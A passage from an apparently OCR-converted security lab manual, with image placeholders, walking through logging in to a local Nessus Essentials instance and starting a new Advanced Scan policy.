
   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Launch any browser, (here, **Microsoft Edge**). In the address bar of the browser place your mouse cursor and type **https://localhost:8834/** and press **Enter**.
4. **Your connection isn't private** page appears, expand the **Advanced** section and click **continue to localhost (unsafe)**.




5. In the Nessus login page use **Admin** as the username and **password** as Password and click **Sign In.**

6. Nessus begins to initialize; this will take some time. On completion of initialization, the Nessus dashboard appears along with the **Welcome to Nessus Essentials** pop-up. Close the pop-up.


   Note: In the **Let Microsoft Edge save and fill your password for this site next time?** pop-up, click **Never**.




7. The **Nessus Essentials** dashboard appears; click **Policies** under **RESOURCES** section from the pane on the left.



8. The **Policies** window appears; click **Create a new policy**.




9. The **Policy Templates** window appears; click **Advanced Scan**.

